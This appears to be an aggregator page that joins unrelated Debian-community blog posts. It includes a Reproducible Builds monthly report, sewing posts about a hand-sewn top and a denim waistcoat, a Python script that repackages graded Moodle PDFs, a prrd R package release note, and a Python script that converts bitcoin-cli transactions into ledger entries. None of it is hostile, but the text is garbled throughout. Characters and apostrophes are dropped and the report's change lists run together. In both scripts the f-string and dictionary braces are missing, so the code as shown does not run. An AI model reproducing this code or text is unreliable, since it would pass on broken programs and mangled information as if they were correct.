Package maintainers can guarantee package authorship through software signing [but] it is unclear how common this practice is, and whether the resulting signatures are created properly. Prior work has provided raw data on signing practices, but measured single platforms, did not consider time, and did not provide insight on factors that may influence signing. We lack a comprehensive, multi-platform understanding of signing adoption and relevant factors. This study addresses this gap. (arXiv, full PDF)
 Reproducibility of Build Environments through Space and Time by Julien Malka, Stefano Zacchiroli and Th o Zimmermann (Institut Polytechnique de Paris, France) addresses:
[The] principle of reusability [ ] makes it harder to reproduce projects build environments, even though reproducibility of build environments is essential for collaboration, maintenance and component lifetime. In this work, we argue that functional package managers provide the tooling to make build environments reproducible in space and time, and we produce a preliminary evaluation to justify this claim.The abstract continues with the claim that Using historical data, we show that we are able to reproduce build environments of about 7 million Nix packages, and to rebuild 99.94% of the 14 thousand packages from a 6-year-old Nixpkgs revision. (arXiv, full PDF)
 Options Matter: Documenting and Fixing Non-Reproducible Builds in Highly-Configurable Systems by Georges Aaron Randrianaina, Djamel Eddine Khelladi, Olivier Zendra and Mathieu Acher (Inria centre at Rennes University, France):
This paper thus proposes an approach to automatically identify configuration options causing non-reproducibility of builds. It begins by building a set of builds in order to detect non-reproducible ones through binary comparison. We then develop automated techniques that combine statistical learning with symbolic reasoning to analyze over 20,000 configuration options. Our methods are designed to both detect options causing non-reproducibility, and remedy non-reproducible configurations, two tasks that are challenging and costly to perform manually. (HAL Portal, full PDF)
 In Debian this month, 5 reviews of Debian packages were added, 22 were updated and 8 were removed this month adding to Debian s knowledge about identified issues. A number of issue types were updated as well. [ ][ ][ ][ ] In addition, Roland Clobus posted his 23rd update of the status of reproducible ISO images on our mailing list. In particular, Roland helpfully summarised that all major desktops build reproducibly with bullseye, bookworm, trixie and sid provided they are built for a second time within the same DAK run (i.e. [within] 6 hours) and that there will likely be further work at a MiniDebCamp in Hamburg. Furthermore, Roland also responded in-depth to a query about a previous report
 Fedora developer Zbigniew J drzejewski-Szmek announced a work-in-progress script called
fedora-repro-build that attempts to reproduce an existing package within a koji build environment. Although the projects README file lists a number of fields will always or almost always vary and there is a non-zero list of other known issues, this is an excellent first step towards full Fedora reproducibility.
 Jelle van der Waa introduced a new linter rule for Arch Linux packages in order to detect cache files leftover by the Sphinx documentation generator which are unreproducible by nature and should not be packaged. At the time of writing, 7 packages in the Arch repository are affected by this.
 Elsewhere, Bernhard M. Wiedemann posted another monthly update for his work elsewhere in openSUSE.
 diffoscope is our in-depth and content-aware diff utility that can locate and diagnose reproducibility issues. This month, Chris Lamb made a number of changes such as uploading versions
256, 257 and 258 to Debian and made the following additional changes:
gpg s use-embedded-filenames. Many thanks to Daniel Kahn Gillmor dkg@debian.org for reporting this issue and providing feedback. [ ][ ]struct.unpack-related errors when parsing Python .pyc files. (#1064973). [ ]rdb_expected_diff on non-GNU systems as %p formatting can vary, especially with respect to MacOS. [ ]pytest 8.0. [ ]7zip package (over p7zip-full) after a Debian package transition. (#1063559). [ ]test_zip black clean. [ ]diff(1) correctly [ ][ ] thanks! And lastly, Vagrant Cascadian pushed updates in GNU Guix for diffoscope to version 255, 256, and 258, and updated trydiffoscope to 67.0.6.
README.rst to match. [ ][ ]--vary=build_path.path option. [ ][ ][ ][ ] There were made a number of improvements to our website this month, including:
SOURCE_DATE_EPOCH page. [ ]SOURCE_DATE_EPOCH documentation re. datetime.datetime.fromtimestamp. Thanks, James Addison. [ ] The Reproducible Builds project operates a comprehensive testing framework (available at tests.reproducible-builds.org) in order to check packages and other artifacts for reproducibility. In February, a number of changes were made by Holger Levsen:
/usr/bin/du --apparent-size in the Jenkins shell monitor. [ ]arm64 nodes. [ ]/proc/$pid/oom_score_adj to -1000 if it has not already been done. [ ]opemwrt-target-tegra and jtx task to the list of zombie jobs. [ ][ ]armhf architecture build nodes, virt32z and virt64z, and insert them into the Munin monitoring. [ ][ ] [ ][ ]tegra target with mpc85xx [ ], Jan-Benedict Glaw updated the NetBSD build script to use a separate $TMPDIR to mitigate out of space issues on a tmpfs-backed /tmp [ ] and Zheng Junjie added a link to the GNU Guix tests [ ].
Lastly, node maintenance was performed by Holger Levsen [ ][ ][ ][ ][ ][ ] and Vagrant Cascadian [ ][ ][ ][ ].
gimagereader (date)grass (date-related issue)grub2 (filesystem ordering issue)latex2html (drop a non-deterministic log)mhvtl (tar)obs (build-tool issue)ollama (GZip embedding the modification time)presenterm (filesystem-ordering issue)qt6-quick3d (parallelism)flask-limiter.python-parsl-doc (disable dynamic argument evaluation by Sphinx autodoc extension)python3-pytest-repeat (remove entry_points.txt creation that varied by shell)python3-selinux (remove packaged direct_url.json file that embeds build path)python3-sepolicy (remove packaged direct_url.json file that embeds build path)pyswarms.python-x2go.snapd (fix timestamp header in packaged manual-page)zzzeeksphinx (existing RB patch forwarded and merged (with modifications))#reproducible-builds on irc.oftc.net.
rb-general@lists.reproducible-builds.org
 After making my Elastic Neck Top
I knew I wanted to make another one less constrained by the amount of
available fabric.
I had a big cut of white cotton voile, I bought some more swimsuit
elastic, and I also had a spool of n 100 sewing cotton, but then I
postponed the project for a while I was working on other things.
Then FOSDEM 2024 arrived, I was going to remote it, and I was working on
my Augusta Stays, but
I knew that in the middle of FOSDEM I risked getting to the stage where
I needed to leave the computer to try the stays on: not something really
compatible with the frenetic pace of a FOSDEM weekend, even one spent at
home.
I needed a backup project1, and this was perfect: I already
had everything I needed, the pattern and instructions were already on my
site (so I didn t need to take pictures while working), and it was
mostly a lot of straight seams, perfect while watching conference
videos.
So, on the Friday before FOSDEM I cut all of the pieces, then spent
three quarters of FOSDEM on the stays, and when I reached the point
where I needed to stop for a fit test I started on the top.
Like the first one, everything was sewn by hand, and one week after I
had started everything was assembled, except for the casings for the
elastic at the neck and cuffs, which required about 10 km of sewing, and
even if it was just a running stitch it made me want to reconsider my
lifestyle choices a few times: there was really no reason for me not
to do just those seams by machine in a few minutes.
Instead I kept sewing by hand whenever I had time for it, and on the
next weekend it was ready. We had a rare day of sun during the weekend,
so I wore my thermal underwear, some other layer, a scarf around my
neck, and went outside with my SO to have a batch of pictures taken
(those in the jeans posts, and others for a post I haven t written yet.
Have I mentioned I have a backlog?).
And then the top went into the wardrobe, and it will come out again when
the weather will be a bit warmer. Or maybe it will be used under the
Augusta Stays, since I don t have a 1700 chemise yet, but that requires
actually finishing them.
The pattern for this project was already online,
of course, but I ve added a picture of the casing to the relevant
section, and everything is as usual #FreeSoftWear.
 My brain is currently suffering from an overload caused by grading student
assignments.
In search of a somewhat productive way to procrastinate, I thought I
would share a small script I wrote sometime in 2023 to facilitate my grading
work.
I use Moodle for all the classes I teach and students use it to hand me out
their papers. When I'm ready to grade them, I download the ZIP archive Moodle
provides containing all their PDF files and comment them using xournalpp and
my Wacom tablet.
Once this is done, I have a directory structure that looks like this:
Assignment FooBar/
  Student A_21100_assignsubmission_file
    graded paper.pdf
    Student A's perfectly named assignment.pdf
    Student A's perfectly named assignment.xopp
  Student B_21094_assignsubmission_file
    graded paper.pdf
    Student B's perfectly named assignment.pdf
    Student B's perfectly named assignment.xopp
  Student C_21093_assignsubmission_file
    graded paper.pdf
    Student C's perfectly named assignment.pdf
    Student C's perfectly named assignment.xopp
Before I can upload files back to Moodle, this directory needs to be copied (I
have to keep the original files), cleaned of everything but the graded
paper.pdf files and compressed in a ZIP.
You can see how this can quickly get tedious to do by hand. Not being a
complete tool, I often resorted to crafting a few spurious shell one-liners
each time I had to do this1. Eventually I got tired of ctrl-R-ing my
shell history and wrote something reusable.
Behold this script! When I began writing this post, I was certain I had cheaped
out on my 2021 New Year's resolution and written it in Shell, but glory!, it
seems I used a proper scripting language instead.
#!/usr/bin/python3
# Copyright (C) 2023, Louis-Philippe V ronneau <pollo@debian.org>
#
# This program is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program. If not, see <http://www.gnu.org/licenses/>.
"""
This script aims to take a directory containing PDF files exported via the
Moodle mass download function, remove everything but the final files to submit
back to the students and zip it back.
usage: ./moodle-zip.py <target_dir>
"""
import os
import shutil
import sys
import tempfile
from fnmatch import fnmatch
def sanity(directory):
"""Run sanity checks before doing anything else"""
base_directory = os.path.basename(os.path.normpath(directory))
if not os.path.isdir(directory):
sys.exit(f"Target directory directory is not a valid directory")
if os.path.exists(f"/tmp/ base_directory .zip"):
sys.exit(f"Final ZIP file path '/tmp/ base_directory .zip' already exists")
for root, dirnames, _ in os.walk(directory):
for dirname in dirnames:
corrige_present = False
for file in os.listdir(os.path.join(root, dirname)):
if fnmatch(file, 'graded paper.pdf'):
corrige_present = True
if corrige_present is False:
sys.exit(f"Directory dirname does not contain a 'graded paper.pdf' file")
def clean(directory):
"""Remove superfluous files, to keep only the graded PDF"""
with tempfile.TemporaryDirectory() as tmp_dir:
shutil.copytree(directory, tmp_dir, dirs_exist_ok=True)
for root, _, filenames in os.walk(tmp_dir):
for file in filenames:
if not fnmatch(file, 'graded paper.pdf'):
os.remove(os.path.join(root, file))
compress(tmp_dir, directory)
def compress(directory, target_dir):
"""Compress directory into a ZIP file and save it to the target dir"""
target_dir = os.path.basename(os.path.normpath(target_dir))
shutil.make_archive(f"/tmp/ target_dir ", 'zip', directory)
print(f"Final ZIP file has been saved to '/tmp/ target_dir .zip'")
def main():
"""Main function"""
target_dir = sys.argv[1]
sanity(target_dir)
clean(target_dir)
if __name__ == "__main__":
main()
graded
paper.pdf
files, deleting all .pdf and .xopp files using find and changing
graded paper.foobar back to a PDF. Some clever regex or learning awk
from the ground up could've probably done the job as well, but you know,
that would have required using my brain and spending spoons...
 I had finished sewing my jeans, I had a scant 50 cm of elastic denim
left.
Unrelated to that, I had just finished drafting a vest with Valentina,
after the Cutters Practical Guide to the Cutting of Ladies Garments.
A new pattern requires a (wearable) mockup. 50 cm of leftover fabric
require a quick project. The decision didn t take a lot of time.
As a mockup, I kept things easy: single layer with no lining, some edges
finished with a topstitched hem and some with bias tape, and plain tape
on the fronts, to give more support to the buttons and buttonholes.
I did add pockets: not real welt ones (too much effort on denim), but
simple slits covered by flaps.

piece; there is a slit in the middle that has been finished with topstitching.To do them I marked the slits, then I cut two rectangles of pocketing fabric that should have been as wide as the slit + 1.5 cm (width of the pocket) + 3 cm (allowances) and twice the sum of as tall as I wanted the pocket to be plus 1 cm (space above the slit) + 1.5 cm (allowances). Then I put the rectangle on the right side of the denim, aligned so that the top edge was 2.5 cm above the slit, sewed 2 mm from the slit, cut, turned the pocketing to the wrong side, pressed and topstitched 2 mm from the fold to finish the slit.

other sides; it does not lay flat on the right side of the fabric because the finished slit (hidden in the picture) is pulling it.Then I turned the pocketing back to the right side, folded it in half, sewed the side and top seams with a small allowance, pressed and turned it again to the wrong side, where I sewed the seams again to make a french seam. And finally, a simple rectangular denim flap was topstitched to the front, covering the slits. I wasn t as precise as I should have been and the pockets aren t exactly the right size, but they will do to see if I got the positions right (I think that the breast one should be a cm or so lower, the waist ones are fine), and of course they are tiny, but that s to be expected from a waistcoat.
 The other thing that wasn t exactly as expected is the back: the pattern
splits the bottom part of the back to give it sufficient spring over
the hips . The book is probably published in 1892, but I had already
found when drafting the foundation skirt that its idea of hips
includes a bit of structure. The enough steel to carry a book or a cup
of tea kind of structure. I should have expected a lot of spring, and
indeed that s what I got.
To fit the bottom part of the back on the limited amount of fabric I had
to piece it, and I suspect that the flat felled seam in the center is
helping it sticking out; I don t think it s exactly bad, but it is
a peculiar look.
Also, I had to cut the back on the fold, rather than having a seam in
the middle and the grain on a different angle.
Anyway, my next waistcoat project is going to have a linen-cotton lining
and silk fashion fabric, and I d say that the pattern is good enough
that I can do a few small fixes and cut it directly in the lining, using
it as a second mockup.
As for the wrinkles, there is quite a bit, but it looks something that
will be solved by a bit of lightweight boning in the side seams and in
the front; it will be seen in the second mockup and the finished
waistcoat.
As for this one, it s definitely going to get some wear as is, in casual
contexts. Except. Well, it s a denim waistcoat, right? With a very
different cut from the get a denim jacket and rip out the sleeves , but
still a denim waistcoat, right? The kind that you cover in patches,
right?
 And I may have screenprinted a home sewing is killing fashion patch
some time ago, using the SVG from wikimedia commons / the Home
Taping is Killing Music page.
And. Maybe I ll wait until I have finished the real waistcoat. But I
suspect that one, and other sewing / costuming patches may happen in the
future.
No regrets, as the words on my seam ripper pin say, right? :D
Thrilled to share that a new version of prrd arrived at
CRAN yesterday in a first
update in two and a half years. prrd facilitates
the parallel running [of] reverse dependency [checks] when
preparing R packages. It is used extensively for releases I make of Rcpp, RcppArmadillo,
RcppEigen,
BH, and
others.
 The key idea of prrd is simple,
and described in some more detail on its webpage and
its GitHub repo.
Reverse dependency checks are an important part of package development
that is easily done in a (serial) loop. But these checks are also
generally embarassingly parallel as there is no or little
interdependency between them (besides maybe shared build depedencies).
See the (dated) screenshot (running six parallel workers, arranged in a
split byobu session).
This release, the first since 2021, brings a number of enhancments.
In particular, the summary function is now improved in several ways. Josh also put in a nice PR
that generalizes some setup defaults and values.
The release is summarised in the NEWS entry:
Courtesy of my CRANberries, there is also a diffstat report for this release. If you like this or other open-source work I do, you can sponsor me at GitHub.Changes in prrd version 0.0.6 (2024-03-06)
- The summary function has received several enhancements:
- Extended summary is only running when failures are seen.
- The
summariseQueuefunction now displays an anticipated completion time and remaining duration.- The use of optional package foghorn has been refined, and refactored, when running summaries.
- The
dequeueJobs.rscripts can receive a date argument, the date can be parse viaanydateif anytime ins present.- The
enqueeJobs.rnow considers skipped package when running 'addfailed' while ensuring selecting packages are still on CRAN.- The CI setup has been updated (twice),
- Enqueing and dequing functions and scripts now support relative directories, updated documentation (#18 by Joshua Ulrich).
This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.
#!/usr/bin/python3
#  -*- coding: utf-8 -*-
#  Copyright (c) 2023-2024 Petter Reinholdtsen
from decimal import Decimal
import json
import subprocess
import time
import numpy
def format_float(num):
    return numpy.format_float_positional(num, trim='-')
accounts =
    u'amount' : 'Assets:BTC:main',

addresses =
    '' : 'Assets:bankkonto',
    '' : 'Assets:bankkonto',

def exec_json(cmd):
    proc = subprocess.Popen(cmd,stdout=subprocess.PIPE)
    j = json.loads(proc.communicate()[0], parse_float=Decimal)
    return j
def list_txs():
    # get all transactions for all accounts / addresses
    c = 0
    txs = []
    txidfee =
    limit=100000
    cmd = ['bitcoin-cli', 'listtransactions', '*', str(limit)]
    if True:
        txs.extend(exec_json(cmd))
    else:
        # Useful for debugging
        with open('transactions.json') as f:
            txs.extend(json.load(f, parse_float=Decimal))
    #print txs
    for tx in sorted(txs, key=lambda a: a['time']):
#        print tx['category']
        if 'abandoned' in tx and tx['abandoned']:
            continue
        if 'confirmations' in tx and 0 >= tx['confirmations']:
            continue
        when = time.strftime('%Y-%m-%d %H:%M', time.localtime(tx['time']))
        if 'message' in tx:
            desc = tx['message']
        elif 'comment' in tx:
            desc = tx['comment']
        elif 'label' in tx:
            desc = tx['label']
        else:
            desc = 'n/a'
        print("%s %s" % (when, desc))
        if 'address' in tx:
            print("  ; to bitcoin address %s" % tx['address'])
        else:
            print("  ; missing address in transaction, txid=%s" % tx['txid'])
        print(f"  ; amount= tx['amount'] ")
        if 'fee'in tx:
            print(f"  ; fee= tx['fee'] ")
        for f in accounts.keys():
            if f in tx and Decimal(0) != tx[f]:
                amount = tx[f]
                print("  %-20s   %s BTC" % (accounts[f], format_float(amount)))
        if 'fee' in tx and Decimal(0) != tx['fee']:
            # Make sure to list fee used in several transactions only once.
            if 'fee' in tx and tx['txid'] in txidfee \
               and tx['fee'] == txidfee[tx['txid']]:
                True
            else:
                fee = tx['fee']
                print("  %-20s   %s BTC" % (accounts['amount'], format_float(fee)))
                print("  %-20s   %s BTC" % ('Expences:BTC-fee', format_float(-fee)))
                txidfee[tx['txid']] = tx['fee']
        if 'address' in tx and tx['address'] in addresses:
            print("  %s" % addresses[tx['address']])
        else:
            if 'generate' == tx['category']:
                print("  Income:BTC-mining")
            else:
                if amount < Decimal(0):
                    print(f"  Assets:unknown:sent:update-script-addr- tx['address'] ")
                else:
                    print(f"  Assets:unknown:received:update-script-addr- tx['address'] ")
        print()
        c = c + 1
    print("# Found %d transactions" % c)
    if limit == c:
        print(f"# Warning: Limit  limit  reached, consider increasing limit.")
def main():
    list_txs()
main()
2024-03-07 17:00 Donated to good cause
    Assets:BTC:main                           -0.1 BTC
    Assets:BTC:main                       -0.00001 BTC
    Expences:BTC-fee                       0.00001 BTC
    Expences:donations                         0.1 BTC
Next.
